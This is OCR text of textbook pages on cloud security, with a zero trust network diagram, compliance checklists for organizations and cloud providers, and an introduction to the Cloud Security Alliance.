

Control Plane
Internet
Secure Gateway
Legacy Service
Remote Employee
Private Service
Vendor Service
Untrusted Client
Load Balancer
App Server
PCI Server

Figure 19.103: Zero Trust Network



Organization/Provider Cloud Security Compliance Checklist

Management	Organization	Provider
Is everyone aware of his or her cloud security responsibilities?		
Is there a mechanism for assessing the security of a cloud service?		
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?		
Does the organization know within which jurisdictions its data can reside?		
Is there a mechanism for managing cloud-related risks?		
Does the organization understand the data architecture needed to operate with appropriate security at all levels?		
Can the organization be confident of end-to-end service continuity across several cloud service providers?		
Does the provider comply with all relevant industry standards (e.g. the UK's Data Protection Act)?		
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?		

Organization/Provider Cloud Security Compliance Checklist

The below tables provide checklists for determining whether the security team, the rest of the organization, and any proposed cloud provider can assure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the members of the security team formally trained in cloud technologies?	☐
Do the organization's security policies consider cloud infrastructure?	☐
Has the security team ever been involved in implementing cloud infrastructure?	☐
Has an organization defined security assessment procedures for cloud infrastructure?	☐
Has an organization ever been audited for cloud security threats?	☐
Will the organization's cloud adoption comply with the security standards that the organization follows?	☐
Has security governance been adapted to include cloud?	☐
Does the team have adequate resources to implement cloud infrastructure and security?	☐

Table 19.11: Checklist to determine if the security team is fit and ready for cloud security

Operation	Organization	Provider
Are regulatory compliance reports, audit reports, and reporting information available from the provider?	☐	☐
Are the organization's incident handling and business continuity policies and procedures designed considering cloud security issues?	☐	☐
Are the cloud service provider's compliance and audit reports accessible to the organization?	☐	☐
Does the CSP's SLA address incident handling and business continuity concerns?	☐	☐
Does the CSP has clear policies and procedures to handle digital evidence in the cloud infrastructure?	☐	☐
Is the CSP itself compliant with the industry standards?	☐	☐
Does the CSP have skilled and sufficient staff for incident resolution and configuration management?	☐	☐
Has the CSP defined procedures to support the organization in case of incidents in a multi-tenant environment?	☐	☐
Does using a cloud provider give the organization an environmental advantage?	☐	☐
Does the organization know in which application or database each data entity is stored or mastered?	☐	☐
Is the cloud-based application maintained and disaster-tolerant (i.e., would it recover from an internal or external disaster)?	☐	☐
Are all personnel appropriately vetted, monitored, and supervised?	☐	☐
Does the CSP provide the flexibility of service relocation and switchovers?	☐	☐
Has the CSP implemented perimeter security controls (e.g., IDS, firewalls) and does it provide regular activity logs to the organization?	☐	☐
Does the CSP provide reasonable assurance of quality or availability of service?	☐	☐
Is it easy to securely integrate the cloud-based applications at runtime and contract termination?	☐	☐
Does the CSP provide 24/7 support for cloud operations and security-related issues?	☐	☐
Do the procurement processes contain cloud security requirements?	☐	☐
Does the CSP frequently perform vulnerability assessments to identify security gaps and apply necessary patches?	☐	☐

Table 19.12: Checklist to determine if the organization/provider is fit and ready for cloud security based on its operations

Technology	Organization	Provider
Are there appropriate access controls (e.g., federated single sign-on) that give users controlled access to cloud applications?	☐	☐
Is data separation maintained between the organization and customer information at runtime and during backup (including data disposal)?	☐	☐
Has the organization considered and addressed backup, recovery, archiving, and decommissioning of data stored in the cloud environment?	☐	☐
Are mechanisms in place for authentication, authorization, and key management in the cloud environment?	☐	☐
Are mechanisms in place to manage network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security?	☐	☐
Has the organization implemented sufficient security controls on the client devices used to access the cloud?	☐	☐
Are all cloud-based systems, infrastructure, and physical locations suitably protected?	☐	☐
Are the network designs suitably secure for the organization's cloud adoption strategy?	☐	☐

Table 19.13: Checklist to determine if the organization/provider is fit and ready for cloud security based on its technology

Management	Organization	Provider
Is everyone aware of their cloud security responsibilities?	☐	☐
Is there a mechanism for assessing the security of a cloud service?	☐	☐
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?	☐	☐
Does the organization know within which jurisdictions its data can reside?	☐	☐
Is there a mechanism for managing cloud-related risks?	☐	☐
Does the organization understand the data architecture needed to operate with appropriate security at all levels?	☐	☐
Can the organization be confident of end-to-end service continuity across several cloud service providers?	☐	☐
Does the provider comply with all relevant industry standards (e.g., the UK's Data Protection Act)?	☐	☐
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?	☐	☐


Table 19.14: Checklist to determine if the organization/provider is fit and ready for cloud security based on its management

International Cloud Security Organizations

- Cloud security organizations are dedicated particularly to assist the security professionals with best practices, security awareness, and strong security policies that provide **better cyber security resilience** and a trusted cloud ecosystem

Cloud Security Alliance (CSA)

- CSA is a nonprofit global organization that provides **rising awareness and promotes best practices** and security policies to help and secure the cloud environment
- It provides education and knowledge on the uses of cloud computing and helps in securing all other forms of computing


CIRCLE
EVENTS
BLOG
CSA cloud security alliance
Membership
Assurance
Certificates & Training
Research
Earn your certificate in cloud security →
Read the latest cloud security research →
Improve your compliance with STAR →
Volunteer for a research working group →
Have a question about cloud security? Ask our community →

Welcome to the Cloud Security Alliance

The Cloud Security Alliance (CSA) is the world's leading organization dedicated to defining and raising awareness of best practices to help ensure a secure cloud computing environment.

Latest News from CSA

https://cloudsecurityalliance.org

International Cloud Security Organizations

